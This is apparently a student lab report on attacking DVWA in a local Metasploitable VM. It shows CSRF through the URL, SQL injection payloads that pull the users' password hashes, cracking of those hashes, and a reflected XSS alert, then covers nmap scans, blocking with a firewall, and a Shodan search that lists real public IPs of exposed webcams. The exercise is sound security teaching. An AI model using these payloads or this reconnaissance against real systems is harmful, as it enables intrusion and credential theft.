


Web application Security Project

Task 1: Using your metasploitable VM, check for the ip settings. Let's say for example the IP address is 192.168.x.x Enter the IP address in the address bar in your browser. You will see the GUI of the metasploitable environment. Click on DVWA Tasks to be performed: 1. Privilege escalation 2. CSRF 3. SQL injection 4. XSS Document the above attack methodology and explain your findings. Make use of tools like Burp Suite, ZAP.



```
he programs included with the Ubuntu system are free software;
he exact distribution terms for each program are described in the
ndividual files in /usr/share/doc/*/copyright.

buntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
pplicable law.

o access official Ubuntu documentation, please visit:
ttp://help.ubuntu.com/
o mail.
sfadmin@metasploitable:~$ ip a
: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:bc:1c:78 brd ff:ff:ff:ff:ff:ff
    inet 192.168.150.131/24 brd 192.168.150.255 scope global eth0
    inet6 fe80::20c:29ff:febc:1c78/64 scope link
        valid_lft forever preferred_lft forever
: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:bc:1c:82 brd ff:ff:ff:ff:ff:ff
sfadmin@metasploitable:~$
```

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

Install Tools Remind Me Later Never Remind Me

The IP address of my machine is **192.168.150.131**

2. CSRF

▲ Not secure | 192.168.150.128/dvwa/vulnerabilities/csrf/

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Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

More info
http://www.owasp.org/index.php/Cross-Site_Request_Forgery
<http://www.cgisecurity.com/csrf-faq.html>
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Changing the password to password1.

▲ Not secure | 192.168.150.128/dvwa/vulnerabilities/csrf/?password_new=password1&password_conf=password1&Change=Change#

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Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:


Confirm new password:

Password Changed

More info
http://www.owasp.org/index.php/Cross-Site_Request_Forgery
<http://www.cgisecurity.com/csrf-faq.html>
http://en.wikipedia.org/wiki/Cross-site_request_forgery

When I change the Password my URL gets changed. It is the input which is going back. It shows my new entered password and confirmed new password.

Not secure | 192.168.150.128/dvwa/vulnerabilities/csrf/?password_new=password2&password_conf=password2&Change=Change#



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Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:
New password:

Confirm new password:

Password Changed

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
<http://www.cgisecurity.com/csrf-faq.html>
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Copying and pasting the URL in other tab with some changes in the new password opens the same page.

3. SQL injection



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Vulnerability: SQL Injection

User ID:

ID: 2
First name: Gordon
Surname: Brown

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

When I enter 2 it gives me the first name and the surname of ID 2.



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Vulnerability: SQL Injection

User ID:

ID: 2' OR 'X' = 'X
First name: admin
Surname: admin

ID: 2' OR 'X' = 'X
First name: Gordon
Surname: Brown

ID: 2' OR 'X' = 'X
First name: Hack
Surname: Me

ID: 2' OR 'X' = 'X
First name: Pablo
Surname: Picasso

ID: 2' OR 'X' = 'X
First name: Bob
Surname: Smith

When I enter the condition 2' OR 'X' = 'X, it gives me all the first name and surnames of the 5 users

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Vulnerability: SQL Injection

User ID:

Submit

ID: 1' OR '1' = '1' UNION select user, password from users #
First name: admin
Surname: admin

ID: 1' OR '1' = '1' UNION select user, password from users #
First name: Gordon
Surname: Brown

ID: 1' OR '1' = '1' UNION select user, password from users #
First name: Hack
Surname: Me

ID: 1' OR '1' = '1' UNION select user, password from users #
First name: Pablo
Surname: Picasso

ID: 1' OR '1' = '1' UNION select user, password from users #
First name: Bob
Surname: Smith

ID: 1' OR '1' = '1' UNION select user, password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


ID: 1' OR '1' = '1' UNION select user, password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR '1' = '1' UNION select user, password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR '1' = '1' UNION select user, password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR '1' = '1' UNION select user, password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

To know Who is id number 1,2,3,4 and 5, I used the condition **1' OR '1' = '1' UNION select user, password from users #**



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Vulnerability: SQL Injection

User ID:

ID: ' UNION select user, password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


ID: ' UNION select user, password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION select user, password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION select user, password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION select user, password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

When I used the condition ' UNION select user, password from users # It is also giving me passwords of those IDs


Defuse


[CrackStation](#) [Password Hashing Security](#) [Defuse Security](#)

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```

5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
  
```

☐ I'm not a robot


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Exact match, Partial match, Not found.

[Download CrackStation's Wordlist](#)

The passwords are in the hash form. To crack these passwords I used www.crackstation.com.

4. XSS

The screenshot shows the DVWA web application interface. At the top is the DVWA logo. On the left is a sidebar menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted in green), and XSS stored. The main content area is titled 'Vulnerability: Reflected Cross Site Scripting (XSS)'. It contains a form with the label 'What's your name?' and a text input field containing the payload `><script> alert ("this is me")`. A 'Submit' button is next to the input. Below the input, the output 'Hello >' is displayed in red. Under the 'More info' section, three links are provided: <http://hackers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>.

Entering PHP script as `><script> alert ("this is me") </script>`

The screenshot shows a browser alert box. The text inside the box reads '192.168.150.128 says' followed by 'this is me' which is underlined in red. A blue 'OK' button is located at the bottom right of the alert box.


which pops up a message as “this is me”. This is called cross site scripting.

Task 2: Download and Install Zone Alarm firewall in your windows VM. ● Try performing a ping scan from kali linux.(You must be able to perform this.) ● Now open settings in the Zone alarm firewall go to Advanced settings>zones>add host. ● Add kali linux Ip address and from the drop down select block. ● Now try pinging the windows VM. (You shouldnt be able to ping). ● Go to tool>logs. You should be able to identify all the logs made by the firewall. Take a screenshot of both the logs and the kali terminal where ping cannot be done.

```
(kali㉿kali)-[~]
$ nmap -sP 192.168.150.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-19 08:45 EST
Nmap scan report for 192.168.150.129
Host is up (0.000088s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds

(kali㉿kali)-[~]
$ █
```

The command I have used for ping scan for the IP address is **nmap -sp 192.168.150.129**.



I have added IP address of my kali linux and blocked it.



```
qterminal
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ nmap -sP 192.168.150.128
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-20 00:51 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.03 seconds

(kali@kali)-[~]
$
```

The highlights show that the host seems to be down.

I have done this by opening my zone alarm firewall>firewall tab>view zones>add IP address then added the IP address of my kali machine and set the zone to blocked.



I have added Facebook website URL to the block list.



Your Internet access is blocked

Firewall or antivirus software may have blocked the connection.

Try:

- Checking the connection
- [Checking firewall and antivirus configurations](#)
- [Running Windows Network Diagnostics](#)

ERR_NETWORK_ACCESS_DENIED

Details

When I access www.facebook.com from my browser it cannot be accessed.

I have done this by opening my zone alarm firewall>firewall tab>view zones>add host then added the website URL and set the zone to blocked.

Task 3: With the help of Shodan, try to find as many vulnerable webcams across the globe. Include screenshots. Also use shodan to show how it can detect the presence of a web application firewall in a particular website. (Examples : Amazon EC2, Cloudflare etc.)

Shodan Maps Images Monitor Developer More...

SHODAN Explore Downloads Pricing 4 Server: SQ-WEBCAM Account

TOTAL RESULTS
1,564

TOP COUNTRIES

Switzerland 1,297
Russian Federation 68
United Kingdom 35
United States 35
India 19
More...

TOP PORTS

80 148
60001 135
443 133
37215 132

View Report View on Map

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

164.128.164.124
124.164.128.164.static.wine.lns.ent.cust.swisscom.ch
Swisscom (Schweiz) AG
Switzerland, Zürich
honeypot

HTTP/1.1 200 OK
Server: 360 web server, 792/71644 HTTP Server version 2.0 - TELDAT S.A., A180S/1.00, ADB Broadband HTTP Server, ADH-Web, AR, ASUSTek UPnP/1.0 H

28ZE
139.162.119.9
11603-9.members.linode.com
139.162.0.0/16
Japan, Tokyo
cloud honeypot


SSL Certificate
Issued By: Internet Widgits Pty Ltd
Issued To: Internet Widgits Pty Ltd
Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 200 OK
Server: 360 web server, 792/71644 HTTP Server version 2.0 - TELDAT S.A., A180S/1.00, ADB Broadband HTTP Server, ADH-Web, AR, ASUSTek UPnP/1.0 H


164.128.164.59
59.164.128.164.static.wine.lns.ent.cust.swisscom.ch
Swisscom (Schweiz) AG
Switzerland, Zürich

HTTP/1.1 200 OK
Server: 360 web server, 792/71644 HTTP Server version 2.0 - TELDAT S.A., A180S/1.00, ADB Broadband HTTP Server, ADH-Web, AR, ASUSTek UPnP/1.0 H

The highlights show best open IP cams I have found.



The highlights show different vulnerable cams across the globe.



The highlights show the different netcams that are vulnerable around the globe.